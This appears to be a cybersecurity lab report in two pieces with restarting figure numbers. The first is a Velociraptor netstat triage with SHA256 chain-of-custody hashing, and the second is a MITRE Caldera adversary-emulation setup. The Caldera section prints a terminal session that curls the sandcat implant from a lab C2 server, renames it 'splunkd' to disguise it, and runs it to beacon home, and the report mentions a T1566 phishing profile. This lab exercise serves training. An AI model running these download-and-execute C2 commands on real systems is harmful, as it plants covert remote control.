Download Results: [Download icon] [Refresh icon] [Close icon]

Select a download method

Figure 3: Execution of Windows.Network.Netstat artifact in Velociraptor.

The collected results were analyzed to identify any unusual or suspicious connections. The output displayed multiple active connections associated with system processes such as svchost.exe, System, and velociraptor.exe



State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D7B8042LB06PC	Windows.Network.Netstat	2026-04-08T20:35:28.831Z	2026-04-08T20:35:29.057Z	admin	0 b	53
✓	F.D7B8B674F594	Generic.Client.Info	2026-04-08T20:33:48.715Z	2026-04-08T20:33:50.400Z	admin	0 b	26
✓	F.D7B8B3V006082	Windows.System.PowerShell	2026-04-08T20:31:11.387Z	2026-04-08T20:31:13.646Z	admin	0 b	1
✓	F.D7ADKQ7MT5QK8	Generic.Client.Info	2026-04-07T10:20:24.156Z	2026-04-07T10:20:25.356Z	admin	0 b	26
✓	F.D7ADCITR345SK	Windows.System.PowerShell	2026-04-07T10:02:51.635Z	2026-04-07T10:02:53.717Z	admin	0 b	1

Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
996	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2026-04-08T20:24:17Z
4	System	IPv4	TCP	LISTEN	192.168.56.10	139	0.0.0.0	0	2026-04-08T20:24:19Z
4324	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	5040	0.0.0.0	0	2026-04-08T20:24:28Z
4380	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	49704	2026-04-08T20:28:02Z
4380	velociraptor.exe	IPv4	TCP	LISTEN	127.0.0.1	8000	0.0.0.0	0	2026-04-08T20:27:56Z
4380	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	49706	2026-04-08T20:28:02Z
4380	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	49699	2026-04-08T20:27:57Z
4380	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	49695	2026-04-08T20:27:57Z
4380	velociraptor.exe	IPv4	TCP	LISTEN	127.0.0.1	8001	0.0.0.0	0	2026-04-08T20:27:56Z
4380	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8001	127.0.0.1	49691	2026-04-08T20:27:56Z

Figure 4: Netstat results showing active network connections.

Findings

During the analysis, all observed connections were found to be either:

- Localhost connections (127.0.0.1)
- Internal network communication (192.168.56.10)

No external IP addresses or suspicious ports (such as 4444 or 8080) were identified.

This indicates that there was **no evidence of malicious or unauthorized network activity** on the system.

Chain of Custody

To maintain the integrity of the collected evidence, the network log was saved and a SHA256 hash value was generated using the Windows certutil tool.



```
Windows 10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Sudeep>netstat -ano > C:\Users\Public\netstat.txt

C:\Users\Sudeep>certutil -hashfile C:\Users\Public\netstat.txt SHA256
'certutil' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Sudeep>certutil -hashfile C:\Users\Public\netstat.txt SHA256
SHA256 hash of C:\Users\Public\netstat.txt:
1c9459030dbca8ac4001005569a32ed49fa6b28ccd3a2570c68741a8bce20fbc
CertUtil: -hashfile command completed successfully.

C:\Users\Sudeep>
```

Figure 5: SHA256 hash generation of the collected netstat output.

The chain-of-custody details are documented below:

Item	Description	Collected by	Date	Hash Value
Network Log	Netstat output from Windows VM	SOC Analyst	2026-04-09	1c9459030dbca8ac4001005569a32ed49fa6b28ccd3a2570c68741a8bce20fbc

Evidence Integrity

The SHA256 hash was generated to ensure that the collected evidence has not been altered. This guarantees the authenticity and reliability of the data during analysis.

Conclusion

The network analysis conducted using Velociraptor did not reveal any suspicious connections. All observed activity was limited to internal and local communications. Therefore, the system is considered to be operating normally with no signs of compromise.



```
Session Actions Edit View Help
dist/assets/stockpile-VfLNuXh.js 1.69 kB gzip: 0.79 kB
dist/assets/compass-CnTcqOuX.js 5.31 kB gzip: 2.26 kB
dist/assets/training-ofenyzf9.js 8.64 kB gzip: 3.37 kB
dist/assets/human-B8FRvEqK.js 12.07 kB gzip: 3.57 kB
dist/assets/access-D4oWDvLB.js 12.96 kB gzip: 4.02 kB
dist/assets/gameboard-DMVvrKi3.js 22.63 kB gzip: 6.22 kB
dist/assets/debrief-Cxxkkgx7.js 28.48 kB gzip: 7.41 kB
dist/assets/manx-B329XY5I.js 270.78 kB gzip: 66.33 kB
dist/assets/index-3ZMaaAg.js 1,823.26 kB gzip: 586.73 kB

(!) Some chunks are larger than 500 kB after minification. Consider:
- Using dynamic import() to code-split the application
- Use build.rollupOptions.output.manualChunks to improve chunking: https://rollupjs.org/configuration-options/#output-manualchunks
- Adjust chunk size limit for this warning via build.chunkSizeWarningLimit.
v built in 20.30s
2026-04-09 02:35:56 INFO VueJS front-end build complete.
2026-04-09 02:35:57 ERROR go does not meet the minimum version of 1.19
2026-04-09 02:35:57 INFO Invalid Github Gist personal API token provided. Gist C2 contact will not be started.
2026-04-09 02:35:57 INFO Generating temporary SSH private key. Was unable to use provided SSH private key
2026-04-09 02:35:57 INFO Enabled plugin: sandcat
2026-04-09 02:35:57 INFO Enabled plugin: training
2026-04-09 02:35:57 INFO Enabled plugin: access
2026-04-09 02:35:57 ERROR Error importing plugin=builder, No module named 'docker'
2026-04-09 02:35:57 ERROR Error loading plugin=builder, 'NoneType' object has no attribute 'description'
2026-04-09 02:35:57 INFO Enabled plugin: debrief
2026-04-09 02:35:57 INFO Enabled plugin: response
2026-04-09 02:35:57 INFO Enabled plugin: compass
2026-04-09 02:35:57 INFO Enabled plugin: magma
2026-04-09 02:35:57 INFO Enabled plugin: fieldmanual
2026-04-09 02:35:57 INFO Enabled plugin: manx
2026-04-09 02:35:57 INFO Enabled plugin: atomic
2026-04-09 02:35:57 INFO Enabled plugin: stockpile
2026-04-09 02:35:58 INFO serving on 0.0.0.0:2222
2026-04-09 02:35:58 INFO Creating SSH listener on 0.0.0.0, port 8022
2026-04-09 02:36:08 WARNING Unable to properly load .donut for payload plugins.stockpile.app.donut.donut_handler due to failed import
2026-04-09 02:36:08 WARNING Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not found:
854e480af3b5e2946bb3ae44916e951a
2026-04-09 02:36:08 WARNING Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not found:
23dafb943f2f1a3e21e8204826c7b271
2026-04-09 02:36:08 INFO Docs built successfully.
2026-04-09 02:36:08 INFO All systems ready.

server.py:333
app_svc.py:193
contact_gist.py:70
tunnel_ssh.py:26
app_svc.py:131
app_svc.py:131
app_svc.py:131
c_plugin.py:91
app_svc.py:59
app_svc.py:131
app_svc.py:131
app_svc.py:131
app_svc.py:131
app_svc.py:131
app_svc.py:131
app_svc.py:131
server.py:801
logging.py:102
data_svc.py:468
c_adversary.py:90
c_adversary.py:90
hook.py:60
server.py:139
```

Figure 2 Installing MITRE caldera




Figure 3 MITRE caldera login page




Figure 4 MITRE caldera Homepage




Figure 5 MITRE caldera Adding Agent



```
sudeep@sudeep-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3
        valid_lft 475sec preferred_lft 475sec
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
sudeep@sudeep-VirtualBox:~$ server="http://192.168.56.3:8888";
sudeep@sudeep-VirtualBox:~$ curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download >splunkd;
sudeep@sudeep-VirtualBox:~$ chmod +x splunkd
sudeep@sudeep-VirtualBox:~$ ./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.56.3:8888
upstream dest addr=http://192.168.56.3:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction cc9b76ee-509e-4085-b4c8-2b440b0b51c1
[*] Submitting results for link cc9b76ee-509e-4085-b4c8-2b440b0b51c1 via C2 channel HTTP
```

Figure 6 Adding MITRE caldera Agent on Ubuntu machine




Figure 7 sucessfully added MITRE caldera Agent



Adversary Configuration

A custom adversary profile was created to simulate phishing using MITRE technique T1566 (Phishing: Spearphishing Attachment). The tactic selected was Initial Access.




Figure 8: Ability Creation




Figure 9: Adversary Profile

Operation Execution

A new operation was created in Caldera using the custom T1566 adversary profile. The operation was executed against the deployed agent in autonomous mode.




Figure 10: Start Operation

